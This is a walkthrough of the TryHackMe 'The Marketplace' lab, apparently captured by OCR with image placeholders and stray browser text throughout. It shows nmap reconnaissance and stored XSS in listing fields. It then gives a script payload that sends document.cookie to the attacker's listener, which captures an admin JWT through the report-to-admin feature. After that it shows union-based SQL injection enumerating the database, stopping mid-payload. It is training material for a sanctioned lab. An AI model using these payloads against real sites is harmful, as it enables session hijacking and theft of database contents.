
TryHackMe - Write-up - The Marketplace - Linux/Nginx/XSS/SQLi


*The sysadmin of **The Marketplace**, Michael, has given you access to an internal server of his, so you can pentest the marketplace platform he and his team has been working on. He said it still has a few bugs he and his team need to iron out.*
Can you take advantage of this and will you be able to gain root access on his server?

For enumeration of the machine we can use the nmapAutomator script with the recon tag for a quick enum (https://github.com/21y4d/nmapAutomator):




```
┌──(root💀koelhosec)-[/opt/nmapAutomator]
└─# ./nmapAutomator.sh -H 10.10.244.159 -t recon | tee /home/tryhackme/marketpl
ace/recon.txt
```

We see port 80 for HTTP, and looks like there is port 32768 which shows the same http-title:



```
---------------------Starting Port Scan-----------------------

         Home | Log in | Sign up

PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
32768/tcp open  filenet-tms



---------------------Starting Script Scan-----------------------



PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol
 2.0)
| ssh-hostkey:
|   2048 c8:3c:c5:62:65:eb:7f:5d:92:24:e9:3b:11:b5:23:b9 (RSA)
|   256 06:b7:99:94:0b:09:14:39:e1:7f:bf:c7:5f:99:d3:9f (ECDSA)
|_  256 0a:75:be:a2:60:c6:2b:8a:df:4f:45:71:61:ab:60:b7 (ED25519)
80/tcp    open  http    nginx 1.19.2
| http-robots.txt: 1 disallowed entry
|_/admin
|_http-title: The Marketplace
|_http-server-header: nginx/1.19.2
32768/tcp open  http    Node.js (Express middleware)
| http-robots.txt: 1 disallowed entry
|_/admin
|_http-title: The Marketplace
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Let’s investigate the website on port 80 first:



10.10.244.159

The Marketplace — Home | Log in | Sign up


Dell Laptop

Published by michael

A cactus


Published by jake

Checking for robots.txt file indicates the /admin directory, but we do not have access to it:



10.10.244.159/robots.txt

```
User-Agent: *
Disallow: /admin
```




10.10.244.159/admin

The Marketplace — Home | Log in | Sign up

You are not authorized to view this page!

So let’s create a login to the application:




The Marketplace — Home | Log in | Sign up

Sign up

koelhosec

●●●●●●●

Now logged in, we have a couple other options to create a listing and to see messages. As the room has the tag xss, let's test using a simple xss payload on both the title and description fields:



The Marketplace


Add new listing

```
<img src=xss onerror=alert(0);
```

```
<img src=xss onerror=alert(1);>
```

File uploads temporarily disabled due to security issues

None of the field inputs are sanitized so both our alerts for 0 and 1 worked confirming stored XSS:



The Marketplace

Published by k
Description:


Contact the list

10.10.106.109

1

Now we should try to leverage this vulnerability to try to get access to the admin cookies so we can visit the /admin page.

For that it's notice that on the page of the listing we created there is a report to admin function:


The Marketplace
Home | New listing | Messages | Log out
No Image


Published by koelhosec
Description:

Contact the listing author | Report listing to admins

So let's now create a new listing and add the below payload on the description:

<script> var i = new Image(); i.src="http://<your_ip:port>/"+document.cookie; </script>

And start a listener on our machine - *python3 -m http.server*




Cookie Stealer XSS

```
<script> var i = new
Image();
i.src="http://10.6.5
```


File uploads temporarily disabled due to security issues

After clicking submit we should get a cookie in our http server (that will be our own session cookie):




```
┌──(root💀koelhosec)-[/home/tryhackme/marketplace]
└─# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
[redacted] - - [06/Mar/2022 13:48:26] code 404, message File not found
[redacted] - - [06/Mar/2022 13:48:26] "GET /token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VySWQiOjQsInV
zZXJuYW1lIjoia29lbGhvc2VjIiwiYWRtaW4iOmZhbHNlLCJpYXQiOjE2NDY1OTA0Mjh9.FWnpizdigKOKPgYSYXijmhxQi_bZRboAlMh5l
qH-s8A HTTP/1.1" 404 -
```

Now clicking report to admin and after refreshing the page we get a message in our messages that the admin has reviewed our submission:



Report Listing | The Marketplace

Are you sure you want to report koelhosec's listing for "Cookie Stealer XSS"?




You have 1 new message(s)

From system
Thank you for your report. We have reviewed the listing and found nothing that violates our rules.


From system
Thank you for your report. One of our admins will evaluate whether the listing you reported breaks our guidelines and will get back to you via private message. Thanks for using The Marketplace!

And then checking back on our http server we have the admin cookies:




```
10.10.106.109 - - [06/Mar/2022 13:49:25] "GET /token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VySWQiOjIsI
nVzZXJuYW1lIjoibWljaGFlbCIsImFkbWluIjp0cnVlLCJpYXQiOjE2NDY1OTI1NjR9.99GiLGXf27Sj0FPla5Uf2BlUHXy_pgyGgCNwTWQ
Ov7M HTTP/1.1" 404 -
```

Now if you are on Firefox browser give a right click go to inspect/storage and replace the session cookie with the admin cookie:



Name	Value
token	eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VySWQiOjIsInVzZXJuYW1lIjoibWljaGFlbCIsImFkbWluIjp0cnVlLCJpYXQiOjE2NDY1OTI1NjR9.99GiLGXf27Sj0...

Refresh the page and we have access to the admin panel and find the first flag:



The Marketplace
Home | Administration panel | New listing | Messages | Log out

User listing

THM[redacted]


User system
ID: 1
Is administrator: false

User michael
ID: 2
Is administrator: true

User jake
ID: 3
Is administrator: true

User koelhosec
ID: 4
Is administrator: false

Clicking on the users we see the "user" parameter might be vulnerable to SQL Injection and entering a single quote (') confirms the error:




10.10.106.109/admin?user=2'

oogle Hacking DB
Reverse Shell Cheat Sh...
GTFOBins
CyberChef
The Marketplace
Home | Administration panel | New listing | Messages | Log out

Error: ER_PARSE_ERROR: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''' at line 1

Let's now test it manually. there are 4 fields of information displayed so we will first try to find out the name of the database with below payload:



10.10.106.109/admin?user=1 AND 1=2 union select database(),@@version,1,1

oogle Hacking DB
Reverse Shell Cheat Sh...
GTFOBins
CyberChef
The Marketplace
Home | Administration panel | New listing | Messages | Log out
Delete user


User marketplace

User 8.0.21
ID: marketplace
Is administrator: true

After entering this we see User marketplace this means the current database schema is called *marketplace*.

Now let's find out the table names with below payload:

```
AND 1=2 union select group_concat(table_name),1,1,1 from information_schema.tables
where table_schema=database()--
```



/admin?user=1 AND 1=2 union select group_concat(table_name),1,1,1 from information_schema.tables where table_schema=dat


Reverse Shell Cheat Sh...
GTFOBins
CyberChef
The Marketplace
Home | Administration panel | New listing | Messages | Log out
Delete user

User items,messages,users


User 1
ID: items,messages,users
Is administrator: true

There are 3 tables *items, messages and users*. The only thing that's left right now is to find the available columns, we find them through the following injection:

```
AND 1=2 union select group_concat(column_name),1,1,1 from information_schema.columns
where table_schema=database()--
```



```
r=1 AND 1=2 union select group_concat(column_name),1,1,1 from information_schema.columns where
```



The Marketplace
Home | Administration panel | New listing | Messages | Log out

